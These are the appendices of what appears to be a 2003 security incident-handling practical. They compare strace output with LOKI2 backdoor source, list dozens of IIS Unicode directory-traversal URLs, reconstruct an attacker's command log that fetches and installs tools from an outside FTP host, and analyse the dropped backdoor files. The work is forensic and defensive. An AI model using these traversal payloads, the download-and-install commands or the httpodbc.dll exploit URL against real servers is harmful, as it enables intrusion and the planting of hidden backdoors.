"GSEC Version 2.0 (Revised August 13th, 2001), ICMP: Crafting and other uses." Thomas, Stuart. *GSEC - SANS Security Essentials Certified Graduates.* GIAC: Global Information Assurance Certification. 10 Feb. 2003. <http://www.giac.org/practical/STUART_THOMAS_GSEC.doc>.

"ICMP Attacks Illustrated." Low, Christopher. *SANS Info Sec Reading Room*. SANS Institute - Computer Security Education and Information Security Training (11 Dec. 2001) 10 Feb. 2003. <http://www.sans.org/rr/threats/ICMP_attacks.php>.

"Internet Security Systems advICE: Intrusions: 2000112 (LOKI)." *Loki.* Internet Security Systems advICE. 10 Feb. 2003. <http://www.iss.net/security_center/advice/Intrusions/2000112/default.htm>.

"ld.so." Roland McGrath, Ulrich Drepper, et. al. man ld.so (30 Oct 2000).

Matan Ziv-Av. "glibc2 Or libc.so.5?" *Linux Super VGA Graphics Library.* SVGAlib (23 Dec. 2002). 08 Feb. 2003. <http://www.svgalib.org/libc.html>.

"Michael A. Smyth v. The Pillsbury Company." Weiner, J. *United States District Court for the Eastern District of Pennsylvania*. David Loundy's E-LAW Web Page. 10 Feb. 2003. <www.loundy.com/CASES/Smyth_v_Pillsbury.html>

Ogata, Jefferson. "Re: raw socket on port 255." ogata@antibozo-u-spam-u-die.net (21 Jul. 2001) <http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=thpfar2fbfd7f0%40corp.supernews.com>.

The Pen/Trap Statute, 18 US Code. Sec. 3121-3127.

PATRIOT Act USAPA. Powerpoint presentation. Yakabovicz, Edward P. SANS NS2002.

"Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations." *Computer Crime and Intellectual Property Section, US Department of Justice.* CYBERCRIME (Jul. 2002). 10 Feb 2003. <http://www.cybercrime.gov/s&smanual2002.pdf>.

Serv-U FTP Server. RhinoSoft. 10 Feb. 2003 <http://www.serv-u.com>.

SFV Checker. Traction Software. 10 Feb. 2003 <http://www.traction-software.co.uk/SFVChecker>.

"STRACE." Rick Sladkey. man strace (02 Feb. 1996).

Sysinternals Freeware - Utilities for Windows NT and Windows 2000. Sysinternals. 10 Feb. 2003 <http://www.sysinternals.com/ntw2k/utilities.shtml>.

"UNZIP." *Zip-Bugs subgroup, SPC*. man unzip, v5.5 (17 Feb. 2002).

US Const. Ammendment IV.

The Wiretap Statute, 18 US Code. Sec. 2510-2522, 1968.

"Wiretapping & Electronic Surveillance in Pennsylvania." Noonan, Eric M. *Crimial Law*. Pennsylvania Office of Attorney General. 10 Feb. 2003. <www.attorneygeneral.cov/cld/articles/wire.cfm>

Appendix A.

This table compares the strace output obtained from running the executable with the actual source code obtained. A few additional comments have been added to the "Program Source Code" column, and are italicized. Where the strace output and the source code match, the lines have been highlighted. Based on this analysis, it is clear that although the source code may not be identical, it does perform the same I/O and system operations as the binary analyzed.

STrace Output	***Program Source Code***
execve("./atd", ["./atd"], [/* 38 vars */]) = 0 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40007000n8iszoszo_Pozo007Alscg-x=lk0 mv mprotect(0x40000000, 21772, PROT_READ|PROT_WRITE|PROT_EXEC) = 0 mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0 stat("/etc/ld.so.cache", ...) = 0 open("/etc/ld.so.cache", O_RDONLY) = 3 old_mmap(NULL, 42758, PROT_READ, MAP_SHARED, 3, 0) = 0x40008000 close(3) = 0 stat("/etc/ld.so.preload", 0xbffff8e8) = -1 ENOENT (No such file or directory) open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3 read(3, "\177ELF\1… old_mmap(NULL, 823296, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40013000 old_mmap(0x40013000, 592037, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 3, 0) = 0x40013000 old_mmap(0x400a4000, 23728, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0x90000) = 0x400a4000 old_mmap(0x400aa000, 201876, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400aa000 close(3) = 0 mprotect(0x40013000, 592037, PROT_READ|PROT_WRITE|PROT_EXEC) = 0 munmap(0x40008000, 42758) = 0 mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0 mprotect(0x40013000, 592037, PROT_READ|PROT_EXEC) = 0 mprotect(0x40000000, 21772, PROT_READ|PROT_EXEC) = 0 personality(PER_LINUX) = 0	*This is the program setup, where various dynamically linked object libraries are loaded.*

	int main(int argc, char *argv[])
	{
	static int one = 1, c = 0, cflags = 0;
	u_char buf1[BUFSIZE] = {0};
	pid_t pid = 0;
	/* ensure we have proper permissions */

geteuid() = 0 getuid() = 0	if (geteuid() || getuid()) err_exit(0, 1, 1, L_MSG_NOPRIV);
getgid() = 0 getegid() = 0 geteuid() = 0 getuid() = 0	

STrace Output	*Program Source Code*
`brk(0x804c818) = 0x804c818`	`while ((c = getopt(argc, argv, "v:p:")) != EOF)`
	`{`
`brk(0x804d000) = 0x804d000`	`switch (c)`

	`{`
	`case 'v': /* change verbosity */`
	`verbose = atoi(optarg);`
	`break;`
	`case 'p': /* choose transport protocol */`
	`switch (optarg[0])`
	`{`
	`case 'i': /* ICMP_ECHO / ICMP_ECHOREPLY */`
	`prot = IPPROTO_ICMP;`
	`break;`
	`case 'u': /* DNS query / reply */`
	`prot = IPPROTO_UDP;`
	`break;`
	`default:`
	`err_exit(1, 0, 1, "Unknown transport\n");`
	`}`
	`break;`
	`default:`
	`err_exit(0, 0, 1, S_MSG_USAGE);`
	`}`
	`}`

`open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such file or directory)`
`stat("/etc/locale/C/libc.cat", 0xbffff40c) = -1 ENOENT (No such file or directory)`
`stat("/usr/lib/locale/C/libc.cat", 0xbffff40c) = -1 ENOENT (No such file or directory)`
`stat("/usr/lib/locale/libc/C", 0xbffff40c) = -1 ENOENT (No such file or directory)`
`stat("/usr/share/locale/C/libc.cat", 0xbffff40c) = -1 ENOENT (No such file or directory)`
`stat("/usr/local/share/locale/C/libc.cat", 0xbffff40c) = -1 ENOENT (No such file or directory)`
	At this point, the standard C library is located and dynamically located by the linker

`socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3`	`if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)`

	`err_exit(1, 1, 1, L_MSG_SOCKET);`
	`/* Child will signal parent if a`
	`* transport protcol switch is`
	`* required`
	`*/`

`sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40058648) = 0`	`if (signal(SIGUSR1, swap_t) == SIG_ERR)`
	`err_exit(1, 1, verbose, L_MSG_SIGUSR1);`
`socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = 4` `setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0`	`if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)`

	`err_exit(1, 1, 1, L_MSG_SOCKET);`
	`/* power up shared memory segment and`
	`* semaphore, register dump_shm to be`
	`* called upon exit`
	`*/`

	`prep_shm();`
	(This code is prep_shm routine from shm.c)

STrace Output	Program Source Code
	`void prep_shm() {`
`getpid() = 6484`	`key_t shmkey = SHM_KEY + getpid(); /* shared memory key ID */`
`getpid() = 6484`	`key_t semkey = SEM_KEY + getpid(); /* semaphore key ID */`

	`int shmid, len = 0, i = 0;`
	
	`len = sizeof(struct client_list) * MAX_CLIENT;`
	
	`/* Request a shared memory segment */`

`shmget(6726, 240, IPC_CREAT|0) = 12025866`	`if ((shmid = shmget(shmkey, len, IPC_CREAT)) < 0)`

	`err_exit(1, 1, verbose, "[fatal] shared mem segment request error");`
	`/* Get SET_SIZE semaphore to perform`
	`* shared memory locking with`
	`*/`

`semget(6908, 1, IPC_CREAT|0x180|0600) = 32769`	`if ((semid = semget(semkey, SET_SIZE, (IPC_CREAT | SHM_PRM))) < 0)`

	`err_exit(1, 1, verbose, "[fatal] semaphore allocation error ");`
	`/* Attach pointer to the shared memory`
	`* segment`
	`*/`

`shmat(12025866, 0, 0) = 0x40008000`	`client = (struct client_list *) shmat(shmid, NULL, (int)NULL);`

	`/* clear the database */`
	`for (; i < MAX_CLIENT; i++) bzero(&client[i], sizeof(client[i]));`
	`}`
	
	(This is the end of the prep_shm routine, and we return to main in lokid.c)
	
	`if (atexit(dump_shm) == -1) err_exit(1, 1, verbose, L_MSG_ATEXIT);`

`write(2, "\nLOKI2\troute [© 1997 guild corporation worldwide]\n", 52) = 52`	`fprintf(stderr, L_MSG_BANNER);`
`time([1041800754]) = 1041800754`	`time(&uptime); /* server uptime timer */`
	`#ifndef DEBUG`
	`shadow(); /* go daemon */`

	(This code is the shadow() routine from surplus.c)
	
	`/*`
	`* Simple daemonizing procedure.`
	`*/`
	`void shadow()`
	`{`
	`extern int errno;`
	`int fd = 0;`

`close(0) = 0`	`close(STDIN_FILENO); /* We no longer need STDIN */`

	`if (!verbose)`
	`{ /* Get rid of these also */`
	`close(STDOUT_FILENO);`
	`close(STDERR_FILENO);`
	`}`
	
	`/* Ignore read/write signals from/to`
	`* the controlling terminal. */`

`sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x40058648) = 0`	`signal(SIGTTOU, SIG_IGN);`
`sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x40058648) = 0`	`signal(SIGTTIN, SIG_IGN);`

STrace Output		Program Source Code
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x40058648) = 0		signal(SIGTSTP, SIG_IGN); /* Ignore suspend signal. */
fork()	= 6485	switch (fork())
		{
		case 0: /* child continues */
		break;
		default: /* parent exits */
		clean_exit(0);
		(This code is the clean_exit() routine from surplus.c)
		/*
		* Clean exit handler
		*/
		void clean_exit(int status)
		{
		extern int tsock;
		extern int ripsock;
close(4)	= 0	close(ripsock);
close(3)	= 0	close(tsock);
semop(32769, 0xbffff884, 2)	= 0	
shmdt(0x40008000)	= 0	
semop(32769, 0xbffff884, 1)	= 0	
_exit(0)	= ?	exit(status);
		}
		(This is the end of the clean_exit() routine in surplus.c, and we return to shadow() still in surplus.c)
		case -1: /* fork error */
		err_exit(1, 1, verbose, "[fatal] Cannot go daemon");
		}
		/* Create a new session and set this
		* process to be the group leader.
		*/
This section begins the output of the child process, 6485. This process picked up in the switch statement after the fork, and continues as a daemon process.		
setsid()	= 6485	if (setsid() == -1)
		err_exit(1, 1, verbose, "[fatal] Cannot create session");
		/* Detach from controlling terminal */
open("/dev/tty", O_RDWR) address)	= -1 ENXIO (No such device or	if ((fd = open("/dev/tty", O_RDWR)) >= 0)
		{
		if ((ioctl(fd, TIOCNOTTY, (char *)NULL)) == -1)
		err_exit(1, 1, verbose, "[fatal] cannot detach from controlling terminal");
		close(fd);
		}
		errno = 0;
chdir("/tmp")	= 0	chdir(WORKING_ROOT); /* Working dir should be the root */
umask(0)	= 022	umask(0); /* File creation mask should be 0 */
		}

STrace Output	*Program Source Code*
	(This is the end of the shadow() routine in surplus.c, and we return to main() in lokid.c)

	`#endif`
	`    destroy_shm = OK;`
	`    /* if this process exits at any point`
	`     * from hereafter, mark shm as destroyed`
	`     */`
	`    /* Every KEY_TIMER seconds, we should`
	`     * check the client_key list and see`
	`     * if any entries have been idle long`
	`     * enough to expire them.`
	`     */`

`sigaction(SIGALRM, {0x8049218, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40058648) = 0`	`    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)`
	`        err_exit(1, 1, verbose, L_MSG_SIGALRM);`
`alarm(3600)                            = 0`	`    alarm(KEY_TIMER);`
`sigaction(SIGCHLD, {0x8049900, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40058648) = 0`	`    if (signal(SIGCHLD, reaper) == SIG_ERR)`

	`        err_exit(1, 1, verbose, L_MSG_SIGCHLD);`
	`    for (; ;)`
	`    {`
	`        cflags &= ~VALIDP;              /* Blocking read */`

`read(3, 0x804c78c, 84) = ? ERESTARTSYS (To be restarted)`	`        c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE);`
	Additional source code here handles data intercepted by the server; since this function was not traced, the source code has been removed.
`--- SIGTERM (Terminated) ---`	`        ...`
	`    }` `}`

Appendix B. Exhaustive Directory Traversal Scan

The following URL sequences were sent to the server on 9/10/2002 at 21:59:54 to determine if it was susceptible to directory traversal attacks. Although many similar scripts exist in the public domain, none were located that were this comprehensive.

```
/
/scripts/cmd1.exe?/c+dir
/scripts/shell.exe?/c+dir
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
/scripts/..%255c../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
/scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
/scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?/c+
      dir
/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+
      dir
/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir
/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+
      dir
/scripts/%c1%9c/winnt/system32/cmd.exe?/c+dir
/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir
/scripts/..%C0%AF../..%C0%AF../..%C0%AF../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%c0%qf../..%c0%qf../..%c0%qf../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%c1%8s../..%c1%8s../..%c1%8s../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%c1%pc../..%c1%pc../..%c1%pc../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%c1%af../..%c1%af../..%c1%af../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%e0%80%af../..%e0%80%af../..%e0%80%af../winnt/system32/c
      md.exe?/c+dir
/scripts/..%f0%80%80%af../..%f0%80%80%af../..%f0%80%80%af../winnt/s
      ystem32/cmd.exe?/c+dir
/scripts/..%f8%80%80%80%af../..%f8%80%80%80%af../..%f8%80%80%80%af.
      ./winnt/system32/cmd.exe?/c+dir
/scripts/..%fc%80%80%80%80%af../..%fc%80%80%80%80%af../..%fc%80%80%
      80%80%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir
```

```
/scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir
/scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe
      ?/c+dir
/scripts/..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir
/scripts/..%252e..%252ewinnt/system32/cmd.exe?/c+dir
/scripts/..%c0%9v../..%c0%9v../..%c0%9v../winnt/system32/cmd.exe?/c
      +dir
/scripts/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../
      winnt/system32/cmd.exe?/c+dir
/scripts/..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir
/scripts/..%252f..%252fwinnt/system32/cmd.exe?/c+dir
```

Appendix C. Attack Command Sequence

The following specific commands were executed against the server to perform the compromise on 9/12. Formatting has been modified to enhance readabily; breaks indicate pauses between attack scripts. This script is based on a compilation of IIS and firewall logs.

```
dir/s c:\serv*.ini

attrib +h c:\recycled\
copy c:\winnt\system32\cmd.exe c:\Inetpub\scripts\root.exe
dir/s c:\recycled\
Mkdir c:\recycled\_\
Mkdir c:\recycled\_\com1\
Mkdir c:\recycled\_\com1\_tmp\
Mkdir c:\recycled\_\com1\_tmp\_dmp\
Mkdir c:\temp\

attrib +h c:\recycled\
copy c:\winnt\system32\cmd.exe c:\Inetpub\scripts\root.exe
dir/s c:\recycled\
Mkdir c:\recycled\_\
Mkdir c:\recycled\_\com1\
Mkdir c:\recycled\_\com1\_tmp\
Mkdir c:\recycled\_\com1\_tmp\_dmp\
Mkdir c:\temp\

attrib +h c:\recycled\
copy c:\winnt\system32\cmd.exe c:\Inetpub\scripts\root.exe
dir/s c:\recycled\
Mkdir c:\recycled\_\
Mkdir c:\recycled\_\com1\
Mkdir c:\recycled\_\com1\_tmp\
Mkdir c:\recycled\_\com1\_tmp\_dmp\
Mkdir c:\temp\

Echo open lll.mmm.nnn.130 21> c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo anonymous>> c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo onthenet>> c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo type binary>> c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo cd /pub/.sock/._sys/>>
      c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get readme.x c:\recycled\_\com1\_tmp\readme.x>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get dir.txt c:\recycled\_\com1\_tmp\dir.txt>>
      c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get JAsfv.ini c:\recycled\_\com1\_tmp\JAsfv.ini>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get JAsfv.dll c:\recycled\_\com1\_tmp\JAsfv.dll>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get servudaemon.ini
      c:\recycled\_\com1\_tmp\servudaemon.ini>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get rundll32.exe c:\recycled\_\com1\_tmp\rundll32.exe>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get httpodbc.dll c:\Inetpub\scripts\httpodbc.dll>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get sfind.exe c:\recycled\_\com1\_tmp\sfind.exe>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get AdmDll.dll c:\recycled\_\com1\_tmp\AdmDll.dll>>
```

```
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get mcafee.exe c:\recycled\_\com1\_tmp\mcafee.exe>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get raddrv.dll c:\recycled\_\com1\_tmp\raddrv.dll>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get settings.reg c:\recycled\_\com1\_tmp\settings.reg>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get kill.exe c:\recycled\_\com1\_tmp\kill.exe>>
    c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo get ps.exe c:\recycled\_\com1\_tmp\ps.exe>>
      c:\recycled\_\com1\_tmp\xof.part1.rar
      &Echo bye>> c:\recycled\_\com1\_tmp\xof.part1.rar
      &type c:\recycled\_\com1\_tmp\xof.part1.rar

c:\WINNT\system32\ftp.exe -s:c:\recycled\_\com1\_tmp\xof.part1.rar

dir/s c:\recycled\

erase/q c:\recycled\_\com1\_tmp\xof.part1.rar

c:\recycled\_\com1\_tmp\rundll32.exe /h

c:\recycled\_\com1\_tmp\rundll32.exe /i
      c:\recycled\_\com1\_tmp\servudaemon.ini

c:\winnt\system32\net.exe start serv-u

c:\winnt\system32\cmd.exe /c c:\winnt\regedit.exe /s
      c:\recycled\_\com1\settings.reg[18]
      &c:\recycled\_\com1\_tmp\mcafee.exe

[The next four commands were executed through httpodbc.dll rather than
      cmd.exe, allowing them to execute with local administrator
      privileges]
c:\recycled\_\com1\_tmp\rundll32.exe /h
c:\recycled\_\com1\_tmp\rundll32.exe /I
      c:\recycled\_\com1\_tmp\servudaemon.ini
c:\winnt\system32\net.exe start serv-u
c:\winnt\system32\cmd.exe /c c:\winnt\regedit.exe /s
      c:\recycled\_\com1\settings.reg&c:\recycled\_\com1\_tmp
      \mcafee.exe

erase/q c:\recycled\_\com1\_tmp\xof.part1.rar

rd/s/q c:\recycled\_\com1\_tmp
```

[18] settings.reg does not actually exist in this directory; the command should read "…`regedit.exe /s c:\recycled\_\com1\tmp\settings.reg …`"

Appendix D. Files Downloaded to the Gateway Server

The following files were downloaded to the server by the attacker via FTP (sorted by the order of download):

File Name	Description

readme.x	Logon banner for the FTP server:
	`==========`
	`This Server is running since %ServerDays days and %ServerHours:%ServerMins hours, and has been accessed %LoggedInAll times, %U24h in the last 24 hours. There are now %UNow/15 users logged in.`
	`==========`
	`Free Disk Space : %DFree MB`
	`Downloaded : %ServerKbDown KB in %ServerFilesDown Files`
	`Uploaded : %ServerKbUp KB in %ServerFilesUp Files`
	`Current Speed : %ServerKBps KB/sec`
	`Average Speed : %ServerAvg KB/sec`
	`==========`

dir.txt	Directory banner for the FTP server:
	`|==========`
	`| Free Space %Disk : %DFree MB`
	`| Current Speed : %ServerKBps KB/sec`
	`| Current Users : %UNow/15`
	`| Connected Time : %TconM Min`
	`|==========`

JAsfv.ini	Configuration file for the SFVChecker program. No particularly interesting settings are contained in the file.


JAsfv.dll	Library for SFVChecker, a file integrity checker (http://www.traction-software.co.uk/SFVChecker/). Based on an internet search this library appears to be used to confirm the integrity of file transfers. Examining the strings in this file revealed some references to JAsfv.ini:
	`No Ini file found. Exiting.`
	`jasfv.ini`
	It also revealed some apparent error codes that would be the result of file testing:
	`Checksum was BAD.`
	`File is okay.`
	`No SFV file was found.`
	`File does not need to be tested.`
	`SFVFILE: Path does not need to be tested.`

servudaemon.ini	The configuration file for the serv-u FTP daemon. This file defines repositories, service options and accounts.

File Name	Description
	Multiple entries may indicate connection with a hacker or group named “emotion”. 52 total ftp users were configured with to use one of three different passwords. The FTP server was configured to run on port 7176 (which was blocked by our firewall). The configuration file also contained an “ExternalHookDLL” to JAsfv.dll; this makes it apparent that this DLL would be used to verify the integrity of file transfers. All logging of the FTP server was disabled in this config file.

rundll32.exe	This file does not match the signature for a typical version of rundll32.exe. An output of the strings in the file gave only four readable strings near the end of the file:
	
	`ServUDaemon.exe`
	`@RWinSocket@DispatchProc$qqsp6HWND__uiuil`
	`__GetExceptDLLinfo`
	`___CPPdebugHook`
	
	By executing the application in an isolated environment, we can see it open a socket listener on port 7176. Connecting to port 7176 with an FTP client returns the banner in readme.x. This application does actually appear to be the ServUDaemon FTP server, although further analysis would be required to determine if it is a trojaned version.

httpodbc.dll	Examining the Windows properties of the file reveals its real purpose:

File Name	Description
	 This concurs with the log file analysis, which showed the attacker escalating privileges through this .dll to perform some administrative tasks. The file was dropped into the C:\Inetpub\Scripts directory, and a sample URL sent to the server was: `GET /scripts/httpodbc.dll?MfcISAPICommand=Exploit &cmd=c%3A%5Crecycled%5C_%5Ccom1%5C_tmp%5Crundll32 .exe+/` The four commands executed through httpodbc.dll allowed the attacker to install and start the FTP server, and configure and start the remote administration server. Norton Anti-Virus detects this file as infected with the “IISCrack” backdoor.

sfind.exe	Examining the strings within this file reveals that this application links to the following libraries:
	`KERNEL32.DLL`
	`ADVAPI32.dll`
	`COMCTL32.dll`
	`comdlg32.dll`
	`GDI32.dll`
	`SHELL32.dll`
	`USER32.dll`
	`WINSPOOL.DRV`
	`WSOCK32.dll`
	However, no other interesting output was found. Once again, on


File Name	Description

	an isolated system, the program was executed. It returned the following:
	`=======SFind command line super tools version 1.85=====`
	`======By Sunw 1999-2001. http://sw_sun.myetang.com=====`
	
	`Usage: sfind <Option> <Parameter>`
	
	`<Option>:`
	`-p <Port|Port-Port> <IP|IP-IP> Scan port`
	`-cgi <IP address> Scan cgi hole`
	`-pri <Start IP> <End IP> Scan .printer hole`
	`-uni <Start IP> <End IP> Scan unicode hole`
	`-idq <Start IP> <End IP> Scan .idq hole`
	`-codered <Start IP> <End IP> Scan codered virus host`
	`-ftp <Start IP> <End IP> [-admin] Ftp default and admin accounts check`
	`-um <IP addr> [Web path] <Message> Modify web files must have unicode hole or codered virus`
	
	`Example: sfind -p 3389 192.168.0.1 192.168.0.255`
	`sfind -cgi 192.168.0.1`
	`sfind -ftp 192.168.0.1 192.168.0.255 -admin`
	`sfind -idq 192.168.0.1 192.168.0.255`
	`sfind -codered 192.168.0.1 198.168.0.255`
	
	This is obviously a vulnerability scanning and hack tool. It is likely to have caused the exhaustive directory traversal scan discussed in Appendix B; however, it was not actually executed on the isolated system.

AdmDll.dll	Strings output of this file revealed the following interesting text:
	`Selected`
	`User/group`
	`Full control of screen`
	`File transfer`
	`View of screen`
	`Telnet`
	`Redirect`
	
	`SYSTEM\RAdmin\v2.0\Server\Users`
	
	`Access`
	`Special access...`
	`All access`
	`No access`
	`Special access %s`
	`All access %s`
	`InitSecurityInterfaceA`
	`Couldn't load dll: %u`
	`secur32.dll`
	`security.dll`
	`r_server2`

